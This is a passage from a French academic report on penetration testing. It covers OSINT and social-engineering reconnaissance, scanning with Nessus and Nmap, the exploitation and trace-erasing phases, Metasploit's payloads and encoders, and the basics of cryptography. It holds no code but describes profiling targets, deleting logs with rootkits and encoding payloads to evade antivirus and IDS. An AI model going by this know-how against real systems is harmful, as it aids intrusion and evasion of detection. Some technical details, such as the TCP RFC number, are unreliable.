- **Google :** Le premier outil indispensable à toute collecte d'informations, est bien sûr le moteur de recherche Google. Google est en possession d'une base de données immense contenant des informations sur tous les sujets, pratiquement toutes les personnes. Une simple recherche peut mener très loin. En effet à l'heure actuelle avec la circulation des données en accès libre, il n'est vraiment plus nécessaire d'enfreindre la loi pour obtenir des informations que l'on peut avoir en toute légalité sans grande recherche. Sur Internet, nous avons accès aux informations personnelles des employés d'une entreprise aussi bien qu'aux informations administratives. Rien de plus simple que de connaître le gérant d'une société, grâce à Infogreffe.fr ou Societe.com, on utilise aussi googledork, netcraft, whois, pour recueille d'information.

- **Face book** : il est facile d'obtenir des informations personnelles. La grande tendance actuelle étant d'exposer sa vie au grand jour sur Internet et de créer des liens entre tous les réseaux en ligne, en quelques clics, on peut tracer un profil précis de sa cible. Même s'il est essentiel de vérifier les informations trouvées sur la toile de cette manière, il s'avère que la plupart sont exactes. Même les détectives privés et les agents secrets s'en servent.

  Mais même sans ces réseaux, Internet est riche en informations concernant une personne ou une entreprise, à travers les sites web, les forums, les archives de listes de diffusion... Et bien sûr, les moteurs de recherche sont une bonne façon d'accéder à ces informations.

2 Collecte d'information active : durant la collecte d'information active, nous interagissons directement avec un système pour on apprendre plus sur celui-ci. Nous pourrions par exemple, effectuer des scans de ports pour trouver ceux qui sont ouverts sur la cible ou pour déterminer les programmes en cours d'exécution.

- **l'ingénierie sociale :** Aucune présentation de la reconnaissance ou du hacking ne saurait être complète si l'on ne traitait pas de l'ingénierie sociale. Nombreux sont ceux qui soutiennent que l'ingénierie sociale est l'un des moyens les plus simples et les plus efficaces pour recueillir des informations sur une cible. Cette activité consiste à exploiter la faiblesse humaine inhérente à chaque entreprise. Au travers de l'ingénierie sociale, l'assaillant a pour objectif d'amener un employé à divulguer des informations qui devraient rester confidentielles. Supposons que nous menions un test d'intrusion sur une entreprise. Au cours de la reconnaissance initiale, nous découvrons l'adresse de messagerie électronique de l'un des commerciaux de la société. Nous savons que ces personnes sont plutôt enclines à répondre aux demandes d'éventuels clients. Nous envoyons donc un courrier à partir d'une adresse anonyme en feignant de nous intéressons à un produit particulier. En réalité, nous nous moquerons totalement du produit, l'objectif de notre message étant uniquement d'obtenir une réponse de la part du commercial afin d'examiner les en-têtes de messagerie qu'elle contient. Nous allons ainsi collecter des informations sur les serveurs de messagerie de l'entreprise.
- Cette étape consiste à scanner le réseau-cible pour lister les équipements, systèmes d'exploitation, logiciels et versions installés. L'outil indispensable pour effectuer un scan est Nmap.

II.2.3. phase de scan et l'analyse de la vulnérabilité (balayage réseau)

Après avoir identifié les méthodes d'attaques les plus efficace, il faut examiner comment nous aurons accès à la cible ? Durant l'analyse des vulnérabilités, nous devons combiner les informations que nous avons tirées au cours de la phase précédente et les utiliser pour observer et voir si ces attaques pourraient être efficaces. L'analyse de vulnérabilités a pour objectif de scan les ports vulnérable, d'examiner les données collectées via la consultation de bannières de services réseau et les informations recueillies lors de la collecte de renseignements.

On trouve différents types de cette analyse :

- Il existe un grand nombre de menaces : (Interne, Externe, Administrateur corrompu)
- Trouver des vulnérabilités existantes (manuellement/scanner)
- Balayage réseau (Nexpose, Nmap, Nessus)
- Balayage Web (Netsparker)
- Metasploit scanné (Metasploit framework)
- Recherche de nouveaux exploits ou 0-day attacks (sites spécialisés) exp exploit-db.com

II.2.3.1. NeXpose [19]

Est un scanner de vulnérabilité qui scanne les réseaux pour identifier les appareils connectés et qui effectue des contrôles de sécurité pour identifier les faiblesses dans les systèmes d'exploitation et les applications. Il analyse ensuite les données scannées et les traites pour l'inclusion dans différents rapports.

II.2.3.2. NESSUS [14]

a. objectif

Permet de faire des tests d'intrusion aussi bien interne qu'externe. Les audits peuvent donc avoir lieu à l'intérieur d'une entreprise ou à l'extérieur à travers Internet à l'aide d'un poste connecté au Web.

Nessus balaye les ports d'un serveur et recherche puis identifie les failles de vulnérabilité présentes. Il indique les méthodes que peuvent utiliser les hackers pour s'introduire à l'intérieur du réseau audité. Il analyse les protocoles utilisés sur chacun des ports du serveur afin d'identifier les services présents. Il est ainsi capable de détecter les services même si ces derniers n'utilisent pas les ports qui leurs sont attribués par défaut. Par exemple, il sera capable de détecter un service **FTP** disponible sur un port autre que le port 21. Il est également capable de détecter les services

multiples d'un même serveur. En effet, si deux serveurs Web tournent sur des ports différents qui ne sont pas les ports attribués par défaut, **Nessus** les détectera tous les deux.

A la fin du balayage des ports, **Nessus** présente la liste des failles de vulnérabilités et dans la majorité des cas, indique également la façon d'y remédier.

b. fonctionnement de Nessus

Nessus est basé sur une architecture client / serveur qui permet de multiples configurations. En effet, nous pouvons placer le démon de Nessus à l'extérieur du réseau sur l'Internet afin d'effectuer des séries de tests externes. Le client lui est à l'intérieur du réseau.

Il permet de contrôler et de configurer le serveur qui effectue l'attaque proprement dite de la machine cible. Il est ainsi possible d'avoir une vision claire des services effectivement vulnérables à partir d'Internet. Nessus intègre d'importantes bases de connaissances relatives aux services proposés sur divers systèmes d'exploitation, aux failles de vulnérabilité et aux résolutions des problèmes créent par la présence des failles de vulnérabilité. La base de données a l'avantage d'être largement évolutive grâce au système de plug-in.




Figure II.2 : Le fonctionnement de Nessus

Le principe de fonctionnement de **Nessus** est le suivant :

- Le client **Nessus** se connecte et s'identifie.
- Le client et le serveur s'échangent leurs **certificats** afin de crypter les données et que le serveur authentifient le client. Les **certificats** sont des fichiers chiffrés qui permettent d'authentifier les différents intervenants lors de transactions sur Internet.

- Le serveur informe le client des différents tests et options disponibles.
- Le client envoie les différents paramétrages au serveur.
- Le serveur **Nessus** effectue un balayage de la cible à l'aide des différents scanners de port à sa disposition. Le scanner de port employé peut être **Nmap**.
- La réalisation du scan.
- Les informations récoltées lors du scan sont enregistrées dans la base de données.
- Le serveur **Nessus** effectue les tests correspondant aux données recueillies lors du balayage des ports. Par exemple si le port 23 est ouvert, les tests correspondant à **Telnet** sont lancés.
- Les **plug-ins** de tests analysent la cible en se reposant sur la base de données.
- Les **plug-ins** enregistrent les informations relatives aux tests dans la base de données.
- Toutes les informations sont envoyées au serveur **Nessus** lors de l'exécution des tests.
- Les informations récoltées ainsi que leurs analyses sont mises à la disposition de l'utilisateur.

c. Tests disponibles

Nous distinguons deux grands ensembles de tests : ceux qui correspondent à des attaques dangereuses pour la cible tels que les dénis de service qui peuvent avoir pour conséquence l'indisponibilité du système et ceux qui ne présentent pas de risques.

Ces deux grands ensembles de tests sont :

- **Backdoors** : attaques et tests relatifs aux programmes qui détournent les fonctionnalités systèmes dans le but d'ouvrir des accès utiles aux pirates. Ils sont généralement contenus à l'intérieur de programmes inoffensifs.
- **CGI abuses** : tests correspondants aux programmes écrits en script (**PHP**, **perl**…) utilisés sur les serveurs Web
- **Denial of service Dos** : tests d'attaque de type déni de service
- **Finger abuses** : test détournant la commande **finger** qui permet d'obtenir des informations sur un utilisateur connecté à un réseau informatique
- **Firewalls** : analyse relative aux logiciels permettant de contrôler le trafic
- **FTP** : tests du protocole de transfert de fichier
- **Gain of Shell remotely** : tests relatifs à l'obtention d'un interpréteur de commande à distance tel que SSH
- **Netware** : tests liés au système d'exploitation développé par Novell corporation pour différents type de LAN
- **NIS** : tests relatifs aux services d'informations sur le réseau
- **Peer-to-Peer File sharing** : tests relatifs aux partages de fichiers de type peer to peer

- **Port scanners :** scanner de port utilisé par Nessus
- **Remote file Access :** tests d'accès à des fichiers distance
- **RPC** : tests de détection de différents services proposés
- **Settings :** plug-in relatif au paramétrage de Nessus
- **SMTP problèmes :** tests relatifs aux problèmes relatifs au serveur mails.
- **SNMP** : tests relatifs à ce protocole permettant d'administrer les réseaux TCP/IP
- **Useless services** : tests relatifs aux services qui ne sont plus utiles mais qui peuvent être encore activés.
- **Windows** : tests correspondant à des informations générales relatives aux systèmes et aux logiciels de type Windows.

II.2.3.3. Wireshark

Wireshark est un outil permettant de visualiser ce qui se passe dans un réseau. A travers la bibliothèque "libpcap", il capture les paquets qui circulent dans le réseau et fournit des informations sur ceux-ci. Par exemple, à partir de Wireshark, on peut avoir des informations sur le contenu d'un paquet (IP source et destination, protocole, etc.).

II.2.3.4. NMAP : [18]

a. présentation :

Nmap permet d'éviter certaines attaques et aussi de connaître quels services tournent sur une machine. Une installation faite un peu trop vite peut laisser des services en écoute (donc des ports ouverts sans que cela ne soit nécessaire) et donc vulnérables à une attaque. Nmap est un logiciel très complet et très évolutif, et il est une référence dans le domaine du *scanning*.

b. Description de Nmap :

Nmap a été conçu pour rapidement scanner de grands réseaux, mais il fonctionne aussi très bien sur une cible unique. Nmap innove en utilisant des paquets IP bruts (raw packets) pour déterminer quels sont les hôtes actifs sur le réseau, quels services (y compris le nom de l'application et la version) ces hôtes offrent, quels systèmes d'exploitation (et leurs versions) ils utilisent, quels types de dispositifs de filtrage/pare-feux sont utilisés, ainsi que des douzaines d'autres caractéristiques. Nmap est généralement utilisé pour les audits de sécurité mais de nombreux gestionnaires des systèmes et de réseau l'apprécient pour des tâches de routine comme les inventaires de réseau, la gestion des mises à jour planifiées ou la surveillance des hôtes et des services actifs.

Le rapport de sortie de Nmap est une liste des cibles scannées ainsi que des informations complémentaires en fonction des options utilisées.

c. Les différents types de scan de Nmap :

Nmap permet d'effectuer des scans en utilisant différents techniques issus de l'étude du comportement des machines respectant le RFC 7932 (TCP). Parmi la douzaine de techniques de scan connues, on peut citer les suivantes :

- ***Scan TCP SYN:*** Le scan SYN est celui par défaut et le plus populaire pour de bonnes raisons. Il peut être exécuté rapidement et scanner des milliers de ports par seconde sur un réseau rapide lorsqu'il n'est pas entravé par des pare-feux. Le scan SYN est relativement discret et furtif, vu qu'il ne termine jamais les connexions TCP. Nmap émet un paquet sur le port ciblé et attend la réponse qui peut être :
  - ✓ un paquet SYN/ACK qui indique que le port est ouvert ;
  - ✓ un paquet RST qui indique que le port est fermé ;
  - ✓ pas de réponse si le port est filtré.
- ***Scan TCP connect :*** c'est le type de scan par défaut quand le SYN n'est pas utilisable. Tel est le cas lorsque l'utilisateur n'a pas les privilèges pour les paquets bruts (raw packets) ou lors d'un scan de réseaux IPv6. Son exécution est plus lente que le premier.
- ***Scan UDP :*** même si les services les plus connus d'Internet sont basés sur le protocole TCP, les services UDP sont aussi largement utilisés. DNS, SNMP ou DHCP (ports 53, 161/162 et 67/68) sont les trois exemples les plus courants. Comme le scan UDP est généralement plus lent et plus difficile que TCP, certains auditeurs de sécurité les ignorent. C'est une erreur, car les services UDP exploitables sont courants et les attaquants eux ne les ignoreront pas.

d. Principes de NMAP : [18]

But de Nmap: Solliciter des réponses de la machine cible pour montrer la présence ou non d'une application ou d'un service. Les états suivants sont les six états de ports reconnus par Nmap :

1) Open : Une application qui tourne sur la machine cible accepte les connexions TCP ou les paquets UDP sur ce port. Les ports ouverts montrent également les services disponibles sur le réseau.

2) Closed : Accessible (reçoit et répond aux paquets envoyés par Nmap) mais il n'y a pas d'application à l'écoute sur ce port.

3) Filtered : Nmap ne peut pas déterminer si le port est ouvert ou non car il est intercepté avant d'atteindre le port. Peut être causé par un firewall, des règles de routage ou bien un firewall intégré à la machine cible.

4) Unfiltered : Le port est accessible, mais Nmap est incapable de déterminer s'il est ouvert/fermé. Il faut alors tester avec d'autres types de scan : Windows scan, ou FIN scan pour savoir si le port est ouvert.

5) Open | Filtered : Nmap est incapable de déterminer si le port est ouvert ou filtré.

- cela arrive, par ex, lorsqu'un port ouvert ne donne pas de réponse !
- l'absence de réponse peut vouloir dire également qu'un filtrage a droppé le paquet généré par Nmap ou la réponse obtenue.

6) Closed | Filtered : Cet état est utilisé quand Nmap est incapable de déterminer si un port est fermé ou filtré.

e. Les avantages de NMAP :

NMAP présente quelques avantages fondamentaux :

- flexibilité (support de diverses techniques avancées de scan).
- détection de systèmes d'exploitation.
- prédiction approximative du nombre de paquets TCP, UDP, ICMP, TCP SYN, FTP Proxy (*Bounce Attack*).
- sortie des données au format *XML*.
- possibilité de scanner des centaines d'hôtes.
- licence GPL software gratuite.
- utilisation avec plusieurs systèmes d'exploitation (Linux, Solaris, Irix, Open/Free/net BSD, Mac OS X, HP, Sun OS, etc.).

II.3.4. phase de l'exploitation

Cette phase a pour objectif d'exploiter les vulnérabilités trouvées dans la phase précédente dans le but de s'introduire sur les machines.

II.3.5. Post exploitation

Cette phase commence après avoir compromis un ou plusieurs systèmes, cette phase est un élément essentiel de test de pénétration. Lors de cette phase nous viserons des systèmes spécifique, identifierons les infrastructures critiques et nous intéressons aux informations ou données que la

cible a tenté de sécuriser. Dans cette phase nous devons prendre le temps d'étudier les informations a notre disposition pour en suite les utilisées à notre avantage.

II.3.6 Effacer les traces

Consiste à couvrir les traces précédemment laissées. Le pirate va donc supprimer les fichiers de logs et éventuellement cacher ou crypter des fichiers utilisés.

Le pirate va chercher à couvrir ses traces pour plusieurs raisons. La raison principale est d'éviter de se faire repérer et de subir les sanctions prévues. L'administrateur système quant à lui fait généralement confiance à son fichier de log et ne se doutera donc de rien. Visionner le fichier log est également le premier réflexe qu'il aura lors d'un doute. Le pirate cherchera donc à rester totalement indétectable comme si rien ne s'était passé en commençant par éditer ces fichiers de logs.

Les rootkits peuvent être radicaux pour annuler tous les logs existants et donc utiliser la machine piratée pendant une longue période.

Un rootkit sert en effet à dissimuler un maximum de preuves pendant la période la plus longue possible en plus de se cacher lui-même.

II.3.7. Rapport

Le rapport est de loin l'élément le plus important d'un test de pénétration. Nous allons le rediriger pour communiquer ce que nous avons fait, comment nous l'avons fait, et le plus important comment l'organisation pourrait corriger les vulnérabilités que nous avons découvertes. Lorsque nous rapportons nos résultats, on pense à la façon dont l'organisation pourrait les utilisés afin de corriger les problèmes découvertes et d'améliorer la sécurité globale que de patcher les vulnérabilités techniques.

II.3. Types de tests [19]

II.3.1. Teste de pénétration de type boite blanche :

Lors d'un teste de pénétration de type boite blanche, nous travaillons avec l'organisation pour identifier les menaces potentielles. Ses responsables de la sécurité peuvent nous en montrant les systèmes. L'avantage principales de ce type de teste ce que nous avons l'accès à la connaissance de quelqu'un de l'intérieure et que nous pouvons lancer nos attaque sans craindre d'être bloqué.




Figure II.3 : teste d'intrusion interne

II.4.2 Teste de pénétration de type boite noire :

Ce type de teste permettre de simuler les actions d'un attaquant et sont effectuer à l'insu de l'organisation .les tests boite noire sont réaliser afin de tester la capacité de l'équipe de sécurité interne à détecter une attaque et à répandre. Dans ce type de teste compte notre capacité à obtenir des informations de reconnaissance.par conséquent, nous ne t'entrons généralement pas de trouver un grand nombre de vulnérabilité, mais simplement le moyen facile d'accéder à un système sans être détectée.




Figure II.4 : teste d'intrusion externe

II.4 Les bases de Metasploit [19]

II.4.1 Définition de Metasploit :

Metasploit est un projet qui a vu le jour dans les années 2003. Ce Framework a été conçu afin d'aider les professionnels de la sécurité réseau à mieux protéger leur architecture. En effet étant composé d'une batterie d'attaques, il permet de réaliser des tests de pénétration sur un réseau ou une machine distante. Evidemment, cet outil de sécurité étant open-source, il est aussi bien utilisable par des personnes bienveillantes afin de réaliser des audits de sécurité que par des personnes malveillantes.

II.4.2 Terminologie :

Nous utiliserons beaucoup de terme qu'il convient d'abord d'expliquer.la majorité des termes qui suivent sont définis dans le contexte de metasploit, mais sont généralement admis dans l'industrie de la sécurité informatique.

- **Payload** est un code que nous voulons faire exécuter par le système et qui sera sélectionné et délivré par le Framework. Par exemple, un reverse Shell est un payload qui crée une connexion depuis la cible vers l'attaquant, tel qu'une invite de commande Windows , alors qu'un bind shell est un payload qui "attache" une invite de commande à l'écoute d'un port sur la machine cible, afin que l'attaquant puisse alors se connecter. Un payload peut être également quelque chose d'aussi simple que quelques commandes à exécuter sur la machine cible.
- **Shellcode** est une suite d'instructions utilisées par un payload lors de l'exploitation. Il est typiquement écrit en langage assembleur. Dans la plupart des cas, une invite de commande système (un "shell") ou une invite de commande Meterpreter ("Meterpreter shell") est utilisée après qu'une série d'instructions a été accomplie par la machine, d'où le nom.
- **Module** Un module, dans le contexte de ce livre, est une part de logiciel qui peut être utilisée par le framework Metasploit. Parfois, vous aurez besoin d'utiliser un module d'exploit, un composant logiciel qui porte l'attaque. D'autres fois, un module auxiliaire pourra être requis pour effectuer une action telle que le scan ou l'énumération de systèmes. Cette modularité est ce qui rend Métasploit si puissant.
- **Listener** Un listener est un composant de Metasploit qui attend une connexion entrante de tout type. Par exemple, après que la cible a été exploitée, elle peut communiquer avec l'attaquant *via* Internet. Le listener gère cette connexion, attendant sur la machine attaquante d'être contacté par la machine exploitée.

II.4.3 Les interface de Metasploit [19]

Metasploit offre plus d'une interface à ses fonctionnalités sous-jacentes, incluant la console, la ligne de commande et l'interface graphique. En plus de ces interfaces, des utilitaires fournissent un accès direct à des fonctions qui sont normalement internes au framework. Ces utilitaires peuvent être précieux pour le développement d'exploits et les situations dans lesquelles nous n'avons pas besoin de la flexibilité de tout le framework Metasploit.

- **MSFconsole :** Msfconsole est de loin la partie la plus populaire du framework Metasploit, et ce à juste titre. C'est un des outils les plus flexibles, les plus complets et les plus supportés de tout le framework Metasploit. Msfconsole fournit une interface pratique tout-en-un pour quasiment toutes les options et tous les réglages disponibles ; c'est comme un magasin unique où nous trouverions tous les exploits dont nous rêvons. nous pouvons utiliser msfconsole pour tout faire : lancer un exploit, charger un module auxiliaire, faire une énumération, créer des listeners ou lancer une exploitation massive contre tout un réseau. Malgré l'évolution constante du framework Metasploit. Malgré l'évolution constante du framework Metasploit, une série de commandes sont restées relativement stables. En maîtrisant les bases de msfconsole, vous serez capable de vous adapter à tout changement.
- **MSFcli :** Msfcli et msfconsole présentent deux façons radicalement différentes d'accéder au framework. Alors que msfconsole présente une façon interactive d'accéder à toutes les options de façon intuitive, msfcli est plus axée sur le scriptage et l'interprétation des autres outils basés sur la console. Msfcli supporte aussi le lancement d'exploits et de modules auxiliaires, et peut être pratique lors de l'essai de modules ou du développement de nouveaux exploits pour le framework. C'est un outil fantastique pour exploiter de façon unique, lorsque nous savons de quels exploits et options nous aurons besoin. Il laisse moins de place à l'erreur que msfconsole mais il offre des aides basiques.
- **Armitage** : La composante armitage de Metasploit est une interface utilisateur entièrement graphique et interactive créée par Raphael Mudge. Cette interface est très impressionnante, riche en fonctionnalités et disponible gratuitement. Nous ne la traiterons pas en profondeur, mais il est important de mentionner quelque chose qui mérite d'être exploré. Notre but est d'enseigner les tenants et les aboutissants de Metasploit ; l'interface graphique est géniale dès lors que nous comprenons comment le framework fonctionne.

II.4.4 utilitaires de metasploit[19]

Nous avons vu les trois principales interfaces de Metasploit, il est temp maintenant de parcourir quelque utulitaires. Ce sont des interfaces directes, à la caractéristique particulière, qui

peuvent être utiles dans des situations spécifiques, en particulières dans le développement d'exploits.

- **MSFpayload** : la composant msfpayload permet de générer un shellcode, des éxécutables et bien plus encors dans l'utilisation d'exploit hors du framework.
- **MSFencode** : le shellcode générer par msfpayload est pleinement fonctionnel, mais il contient plusieurs caractères nuls qui, lorsqu'ils sont interpréter par des nombreux programmes signifient la fin d'une chaine. Cela provoquera l'arrêt du code avant la fin. Du surcroit, un shellcode traversant un réseau en clair est susceptible d'être remarqué par les systèmes de détection d'intrusions (IDS) et les logiciels antiverus. Pour résoudre ce problème, les développeurs de metasploit offrent msfencode, qui aide à éviter les mauvais carectéres et à échapper aux antiverus aux IDS en encodant le payload original d'une manière qui ne prend pas en compte les mauvais caractères.

  Metasploit contient un certain nombre d'encodeurs adaptés à différents situations .certains seront intéressants lorsque nous pourrons pas utiliser que des caractères alphanumériques dans le cadre d'un payload,comme c'est le cas avec les exploit liés aux formats de fichiers ou d'autres applications qui acceptent des caractères imprimables uniquement en entrée, tandis que d'autre sont des encodeurs à usage général qui fonctionnent bien dans toutes les situations.

II.4.5 Metasploit Express et Metasploit Pro

Metasploit Express et Metasploit Pro sont des interfaces web commerciales pour le Framework Metasploit.ces utilitaires permettent une automatisation substantielle et facilitent les choses pour les nouveaux utilisateurs, tout en offrant un accès complet au framework. Les deux produits offrent également des outils qui ne sont pas disponible dans les éditions communautaires du framework, comme les attaques automatisées sur sites Internet. De plus, un rapport back-end pour Metasploit Pro peut accélérer l'un des aspects les moins populaires du pentest : la rédaction de rapport.

Conclusion

Les tests d'intrusion sont nécessaires, surtout avant la mise en ligne d'un nouveau système car c'est le moyen qui permet de s'assurer de son niveau de sécurité vis-à-vis de l'extérieur, ainsi, chaque test d'intrusion découle un niveau de sécurité croissant.

Chapitre III : Les solutions de sécurité

Introduction

Les mesures de sécurité informatique ont pour objectif de protéger les informations contenues dans un ordinateur. Les menaces potentielles ont des origines indirectes et directes. Elles peuvent provenir du réseau de communication auquel est connecté l'ordinateur. La sécurité informatique fournit des moyens pour se protéger contre ces menaces.

Nous avons constaté que les attaquants disposent de plusieurs moyens pour réussir leurs attaques. La disponibilité des outils d'attaques et la richesse des sources d'informations accentuent le risque des intrusions. Par conséquent, les administrateurs sécurisent de plus en plus leurs systèmes informatiques. Ils s'appuient sur diverses solutions. Parmi ces solutions nous retrouvons le développement des firewalls, des passerelles VPN, et des systèmes de détection d'intrusion.

III.1 Protection des accès distants : [21]

III.1.1 Cryptographie

Les données qui peuvent être lues et comprises sans mesures spéciales sont appelées texte clair. Le procédé qui consiste à dissimuler du texte clair de façon à cacher sa substance est appelée cryptographie ou chiffrement. Le chiffrement des données fut inventé pour assurer la confidentialité des données. Il est assuré par un système de clé (algorithme) appliqué sur le message. Ce dernier est décryptable par une clé unique correspondant au cryptage.

Il existe à l'heure actuelle deux grands principes de cryptage : le cryptage symétrique basé sur l'utilisation d'une clé privée et le cryptage asymétrique qui repose sur un codage à deux clés, une privée et l'autre publique.

1. **Le cryptage symétrique**

   La même clé est utilisée pour chiffrer et déchiffrer. Le principal avantage du chiffrement symétrique est une grande vitesse de chiffrement obtenue par une réalisation en circuits intégrés. Le principal inconvénient est la difficulté de partager la même clé par deux entités distantes. En effet, cette clé devra être générée par une entité puis transportée vers l'autre entité, ce qui impose un transport très sécurisé. Parmi les clés de chiffrement symétrique, les plus connus sont DES et AES. La taille des clés est souvent comprise entre 40 bits et 256 bits.




Figure III.1 : Algorithme de chiffrement symétrique

2. Le cryptage asymétrique

Dans le chiffrement asymétrique, les clés de chiffrement et de déchiffrement sont différentes. Une des clés appelée clé secrète, est mémorisée et utilisée par une entité. L'autre clé, appelée clé publique, est distribuée à toutes les autres entités. La clé publique porte bien son nom car sa distribution peut ne pas être confidentielle (c'est l'avantage du chiffrement asymétrique) mais son authentification reste nécessaire. La clé publique est utilisée en général lors du chiffrement et la clé privée pour le déchiffrement. Comme seule l'entité possédant la clé privée pour déchiffrer, la confidentialité de l'échange est assurée. L'inconvénient est que ces algorithmes utilisent des fonctions mathématiques complexes qui ne peuvent être réalisés sur des circuits intégrés. Le débit de ce type de chiffrement sera donc très faible.

Parmi les algorithmes de chiffrement asymétrique, le plus connu est RSA. La taille de chiffrement asymétrique est souvent comprise entre 512 et 2048 bits.

